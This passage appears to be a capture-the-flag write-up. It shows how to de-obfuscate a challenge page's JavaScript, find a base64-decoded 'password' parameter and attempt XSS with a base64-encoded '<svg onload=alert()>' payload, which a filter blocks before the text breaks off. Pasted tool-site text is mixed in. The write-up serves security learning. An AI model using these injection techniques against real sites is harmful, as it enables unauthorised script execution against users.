


There are a few lines left that are unusable so I removed them again manually:


```
console.log(_0x5195[0x212b + -0x208d * 0x1 + -0x5f])
console.log(_0x5195[0x216a + 0x11d1 + 0x3307 * -0x1])
console.log(_0x5195[0x253c + -0x9d1 * -0x1 + 0x1a9 * -0x1c])
console.log(_0x5195[bm])
console.log(_0x5195[0x1eec + -0x1 * 0xa0d + -0x14c0])
console.log(_0x5195[0x2266 + 0x4 * 0x608 + 0x1cf9 * -0x2])
console.log(_0x5195[0x1 * -0x2335 + 0xdd * -0x9 + -0x4d7 * -0x9])
console.log(_0x5195[0x24 * 0xba + 0x2f3 * -0x3 + -0x1115])
console.log(_0x5195[-0x1496 + 0x17 * 0xa6 + 0x643])
console.log(_0x5195[0x389 + -0x26ec + 0x23fa])
console.log(_0x5195[-0x2f * -0x1f + -0x8d8 + 0x3bf * 0x1])
console.log(_0x5195[-0x1 * -0x2185 + -0x171a + -0x1f7 * 0x5])
console.log(_0x5195[0x13 * -0x5 + -0x1 * 0x1ceb + -0x1de3 * -0x1])
console.log(_0x5195[-0x8 * 0x1a9 + 0xf * 0xcf + 0x12e])
console.log(_0x5195[0x7f9 + -0x5 * -0x793 + -0x2d8d])
console.log(_0x5195[-0x49 * 0x62 + -0x9 * 0x5e + 0x1f63])
console.log(_0x5195[-0xec3 + -0x448 * 0x4 + 0x207d])
console.log(_0x5195[0x353 * -0x3 + -0x911 + 0x13a5])
console.log(_0x5195[-0x1 * -0x136f + -0x154b + 0x278])
console.log(_0x5195[0x6d * -0xb + -0x4a + 0x1 * 0x536])
console.log(_0x5195[0x1245 * 0x1 + 0xb2f + 0x141 * -0x17])
console.log(_0x5195[bk])
console.log(_0x5195[-0x1 * 0x1606 + -0x1166 * -0x1 + 0x4c3])
```

Time to copy and paste this into our developer tools for translation:






And we can copy the output in a new text file: “translate.txt” in for me



At this point I checked our “translated” list and quickly found a parameter that way:


```
object
undefined
function
data-tt-policy-suffix
data-tt-policy-suffix
antihackercode
#

TrustedTypes policy
 could not be created.
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789

#add
#new-password input
Uh, oh!
Please, provide a password
error
Keep hunting
?password=
password

+
amsterdam_coffeeshops
try harder
#passwords
<div class="password"><span id="passwordsaved">
</span><button class="delete"><i class="fa fa-trash-o"></i></button></div>
.delete
#passwordsaved
completed
#new-password input

Uh, oh!
I need a parameter.. maybe look at the sourcecode?
error
Keep hunting
```

Lets see if it works. Add the parameter and type a random password and click Add:



Phase 2: What can we input via our parameter

We now found our way into the application but our passwords are saved as some unreadable “thing”.




Ok time to take this a step further and look into the source code where the parameter value is and see if we can find other clues there. I have 2 text files now one with the encoded part "_0x5195[HEX code]" and one with the translation.


I cleaned my pasted "translate.txt" with following Linux command: *cat translate.txt | sed 's/[^]* //' >> translate-clean.txt*

Now via Linux I can easily make some kind of dictionary as following: *paste -d'\0' full.txt translate-clean.txt >> dictionary.txt*

This combines our 2 files and pairs them correctly:




If we now look for our password parameter:



_0x5195[0x173d + 0x8a1 * 0x3 + 0x1b * -0x1b8] ?password=

We can search for this part in the source code and this reveals a bit further the “atob” fuction.



```
f (document[_0x5195[-0x14df * -0x1 + 0x3a * 0x7f + -0x3124]](_0x5195[0x1 * 0x1f91 + 0x27d * -0x9 + 0x679 * -0x1])[_0x5195[0x3 * 0x7d4 + -0xddc + -0x951]][_0x5195[-0x1 * 0x1d93 + -0x1
    var k = {};
    k[g3(0x79, 0x82)] = _0x5195[0x165e + -0x203 + 0x11a7 * -0x1];
    k[g3(0xb7, 0x198)] = _0x5195[-0x1 * 0xaf + -0x5 * -0x4a3 + 0x1 * -0x13cb];
    k[g3(-0x101, -0x97)] = _0x5195[0x83 * 0x22 + -0x1df2 + -0x9 * -0x1b2];
    k[g3(-0x125, 0x73)] = _0x5195[-0x41 * 0x2f + 0x4fa + 0x9ac];
    swal(k);
  else {
    if (window[_0x5195[0x3 * 0xacf + -0x3 * 0x2b3 + -0x15a9]][_0x5195[0x24f8 + 0x126f + 0xa9 * -0x53]][_0x5195[-0xb * -0x38c + -0x1815 + 0xeeb * -0x1] (_0x5195[0x173d + 0x8a1 * 0x3 +
        var l = i(_0x5195[-0x1fb * -0x11 + 0x14 * 0xb1 + -0x2cc4])[_0x5195[0x5 * 0x673 + 0x48e + -0x2213]](_0x5195[0x1 * -0xc73 + -0x691 + 0x139c], _0x5195[0x96b + 0xb59 + 0x1f * -0x9
        if (e(l) === !![]) {
            var m = atob(l);
        } else {
            var m = _0x5195[0x3 * -0x851 + 0x1302 + 0x8ad];
            console[_0x5195[-0x3 * 0xb3 + 0x96e + -0x74c]](_0x5195[-0x393 + -0x11ab + 0x17fb]);
        };
```

“Atob” decodes a base64 string: https://www.w3schools.com/jsref/met_win_atob.asp

pageXOffset
pageYOffset
parent
screen
screenLeft
screenTop
screenX
screenY
sessionStorage
self
status
top
alert()
atob()
blur()
btoa()
clearInterval()
clearTimeout()

Window atob() Method

‹ Window Object


Example

Decode a base-64 encoded string:

```
var str = "Hello World!";
var enc = window.btoa(str);
var dec = window.atob(enc);

var res = "Encoded String: " + enc + "<br>" + "Decoded String: " + dec;
```

Try it Yourself »

Following website can help here: https://www.base64encode.org/



Encode to Base64 format

Simply enter your data then push the encode button.

MySecretPassword

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).


Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

TXlTZWNyZXRQYXNzd29yZA==




Phase 3: Lets get that XSS by inputting some code

We found our parameter and we know we need to base64 encode it. Next step would be to inject some arbitrary code and get that XSS.
This sounds easy but quickly I realised we are up against some security filter.

Our password is reflected in HTML code so we need HTML code that executes javascript.

This guide is very helpful: https://github.com/s0md3v/AwesomeXSS#html-context



Encode to Base64 format

Simply enter your data then push the encode button.

<svg onload=alert()>

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).


Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).


ENCODE Encodes your data into the area below.


PHN2ZyBvbmxvYWQ9YWxlcnQoKT4=

But the security filter kicks in and destroys our XSS payload:



